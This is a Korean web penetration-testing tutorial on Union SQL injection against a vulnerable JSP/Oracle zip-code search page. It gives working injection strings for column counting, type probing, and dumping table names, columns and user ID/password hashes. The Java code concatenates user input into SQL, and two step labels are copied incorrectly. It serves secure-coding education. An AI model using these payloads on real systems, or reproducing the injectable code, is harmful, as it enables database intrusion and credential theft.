- Web 모의해킹 -

Union SQL Injection

SK 인포섹, 이호석

leehs2@sk.com

1. 개요

대부분의 시큐어 코딩 가이드는 "SQL Injection 에 취약하지 않으려면 Prepared Statement 를 사용해야 한다" 라고만 되어 있습니다. 정말 간단하고 명확하지만 왜 취약한지 어떻게 공격이 일어나는지 내 눈으로 보지 않으면 이게 정말 위험한 건지 실감하기 쉽지 않습니다. "보안약점과 해킹 메커니즘"에서는 실제 해킹이 어떻게 이루어지는지, 안전한 로직은 어떻게 구성하는지 CASE 별 사례를 통해 알아가고자 합니다.

2. SQL Injection

SQL Injection 은 중/고등학생이 블로그를 보면 따라 할 수 있는 쉬운 것부터, SQL 쿼리나 개발 로직을 자세히 알지 못하면 수행하기 어려운 것까지 그 종류나 기법이 다양합니다. 이 중 가장 많이 사용되고 있는 Union, Error Based, Blind SQL Injection 이 3 가지에 대해 알아보겠습니다.

※. 환경은 가장 많이 사용하고 있는 JSP 를 기준으로 하였습니다. (Unix, Apache Tomcat, Oracle)

종류	난이도	발생빈도	발생조건	발생 예시
Union SQL Injection	쉬움	보통	검색한 결과를 확인 가능한 페이지 존재시	주소 찾기, 상품검색 등
Error Based SQL Injection	보통	보통	DB 에러가 출력되는 페이지 존재시	All
Blind SQL Injection	어려움	높음	SQL 쿼리에 변수가 있는 모든 페이지	All


3. Union SQL Injection – 우편번호 검색 페이지

먼저 가장 확인하기 쉬운 Union SQL Injection 부터 다뤄보겠습니다. Union SQL Injection 은 쿼리 결과가 페이지에 값으로 출력되는 곳에서 진행하는데 우편번호 검색 페이지가 대표적인 예입니다.

※. Union 연산자는 기존의 SELECT 쿼리에 추가로 SELECT 쿼리를 삽입하여 데이터를 얻어내는 형태로 2 개 이상의 쿼리를 연결해주는 연산자입니다. 사용할 때에는 다음 두 가지 요구사항을 만족해야 합니다.

- 출력하는 칼럼 수가 동일해야 함
- 칼럼은 각 순서별로 동일한 데이터형 이어야 함

도식화하면 아래와 같습니다.



3.1. SQL Injection 가능 여부 확인

SQL Injection 이 가능한지 확인하는 방법 중 가장 쉬운 것은 문자형으로 인식할만한 로직에서 '(싱글 쿼터)를 입력해 보는 것입니다. 소스코드를 보고 단계별 예시를 설명하겠습니다.

우편번호를 검색하는 소스코드는 아래와 같습니다.

```
1  String param_dong=request.getParameter("dong");
2
3  try{
4     Context init = new InitialContext();
5     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
6     conn = ds.getConnection();
7
8     String sql = "SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG LIKE '%"+param_dong+"%'";
9     stmt = conn.createStatement();
10    rs = stmt.executeQuery(sql);
11    ...
```

위 로직에서 문자형으로 실행되는 param_dong 에 '를 입력할 때 반응은 다음과 같습니다.
(%는 영등포 8 을 포함하는 모든 문자를 조회하기 위해 사용됨)

입력값(param_dong)	결과
영등포동 8	조회성공 : 영등포동 8 에 대한 결과 출력
영등포동 8%'	에러발생 : ORA-00911: 문자가 부적합합니다
영등포동 8%''	조회성공 : 출력되는 결과 없음
영등포동 8%'''	에러발생 : ORA-00911: 문자가 부적합합니다

이와 같이 '의 개수에 따라 서버 반응이 다르고 이를 통해 SQL Injection 이 가능한지 알 수 있습니다. 이는 UNION SQL Injection 뿐 아니라 앞으로 다룰 모든 SQL Injection 에 공통되는 사항입니다. 이제 SQL Injection 이 가능하다고 가정하고 UNION SQL Injection 을 어떻게 수행해야 하는지 확인해 보겠습니다.

3.2. 칼럼 수 추출

두 개의 SELECT 쿼리 칼럼 수가 동일해야 하므로, UNION 쿼리를 작성하기에 앞서 칼럼 개수를 파악해야 합니다.


ORDER BY 절은 데이터 정렬시 사용하는 구문으로, ORDER BY [칼럼명 or 칼럼 순서]로 사용합니다. 칼럼 순서 값을 순차적으로 증가시켜 칼럼 개수를 확인 할 수 있습니다.

아래 표와 같이 숫자에 위치하는 칼럼이 정렬되고, 칼럼 개수를 초과하면 결과가 출력되지 않습니다.

요청 쿼리	결과
SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' ORDER BY 1	ZIP_CODE 로 정렬
SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' ORDER BY 2	DONG 으로 정렬
SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' ORDER BY 3	ADDRS 로 정렬
SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' ORDER BY 4	에러발생 : ORA-01785: ORDER BY 항목은 SELECT 목록 식의 수라야 합니다


Step 1) 3 번째 칼럼에 대해 정렬을 요청하여 결과가 정상적으로 출력되는 것을 확인합니다.

구분	내용
입력값	영등포동 8%' ORDER BY 3--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' ORDER BY 3--%'



Step 2) 4 번째 칼럼에 대해 정렬하면 칼럼 개수가 부족하여 에러가 출력되는 것을 확인합니다.

구분	내용
입력값	영등포동 8%' ORDER BY 3--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' ORDER BY 3--%'



결과해설 : 칼럼 개수가 3 개 임을 확인할 수 있음


3.3. 칼럼 데이터 형 추출

UNION 뒤에 붙는 SELECT 쿼리의 칼럼을 모두 NULL 로 셋팅해 두고 1 개씩 데이터형을 확인합니다. NULL 개수는 앞서 확인한 칼럼수를 참고하여 넣어줍니다. DONG 에 해당하는 데이터 형을 확인하는 절차는 다음과 같습니다.

데이터형	요청 쿼리	결과
NULL	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' UNION SELECT NULL, NULL, NULL FROM DUAL	NULL 출력
숫자형	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' UNION SELECT NULL, 123, NULL FROM DUAL	데이터형이 맞지 않아 DB 에러 출력
문자형	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%PARAM_DATA%' UNION SELECT NULL, '123', NULL FROM DUAL	123 출력


Step 1) 두번째 칼럼에 숫자를 넣어서 검색하면 데이터형이 맞지 않아 에러가 출력되는 것을 확인합니다.

구분	내용
입력값	영등포동 8%' UNION SELECT NULL, 123, NULL FROM DUAL--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' UNION SELECT NULL, 123, NULL FROM DUAL--%'



Step 2) 두번째 칼럼에 숫자를 넣어서 검색하면 데이터형이 맞지 않아 에러가 출력되는 것을 확인합니다.

구분	내용
입력값	영등포동 8%' UNION SELECT NULL, '123', NULL FROM DUAL--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' UNION SELECT NULL, '123', NULL FROM DUAL--%'



결과해설 : "Dong" 칼럼의 data type 이 문자형임을 확인할 수 있음

3.4. 데이터 탈취

이제 실제 데이터를 어떻게 출력하는지 확인해보겠습니다. 아래 소스코드를 보면 외부 입력값은 param_dong 이고 실제 해킹은 이 파라미터에 어떻게 대입을 하느냐에 따라 출력값이 달라집니다.


우편번호를 검색하는 소스코드는 아래와 같습니다.

```
1  String param_dong=request.getParameter("dong");
2
3  try{
4     Context init = new InitialContext();
5     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
6     conn = ds.getConnection();
7
8     String sql = "SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG LIKE '%"+param_dong+"%'";
9     stmt = conn.createStatement();
10    rs = stmt.executeQuery(sql);
11    ...
```

이 소스코드에서 원하는 데이터를 출력하는 방법은 다음과 같습니다.

Step 1) 전체 테이블 목록을 확인하고, 데이터 획득을 원하는 테이블을 선정합니다.

구분	내용
입력값	영등포동 8%' UNION SELECT NULL,TABLE_NAME,NULL FROM ALL_TABLES--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' UNION SELECT NULL,TABLE_NAME,NULL FROM ALL_TABLES--%'




Step 2) 원하는 테이블의 전체 칼럼명을 확인합니다.

구분	내용
입력값	영등포동 8%' UNION SELECT NULL,COLUMN_NAME,NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3'--

동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' UNION SELECT NULL,COLUMN_NAME,NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3'--%'

Step 3) 원하는 실제 데이터를 출력합니다.

구분	내용
입력값	영등포동 8%' UNION SELECT NULL,ID,PW FROM LHSMEMBER3--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' UNION SELECT NULL,ID,PW FROM LHSMEMBER3--%'



Step 4) 실제 DB 데이터 정보는 아래와 같습니다.

ID	PW	EMAIL	NAME	POSITION	INITPW
1saas	9b871512327c09ce91dd649b3f96a63b7408ef267c8cc5710114e629730cb61f	333	444	1	0
a1111	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	11111122222222	233333333	3333333	0
aaa	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	aasdf	asdfasdf	asdfasfd	0
aaaa	f6e0a1e2ac41945a9aa7ff8a8aaa0cebc12a3bcc981a929ad5cf810a090e11ae	zzz	sss	1	0

결과해설 : 우편번호 조회화면을 이용하여 전체 Table 과 Column 을 추출할 수 있었고,
Table 이 가지고 있는 실제 Data 까지 추출할 수 있었음

이와 같이 UNION 연산자가 해킹에 어떻게 이용되는지 확인하였습니다. 과정은 조금씩 다르지만 전체적인 SQL Injection 의 흐름은 동일합니다. 다음 Letter 에서는 이를 응용해서 Error Based, Blind SQL Injection 공격이 어떻게 일어나는지 알아보고 안전한 서버로직은 어떻게 구성하는지에 대해 알아보겠습니다.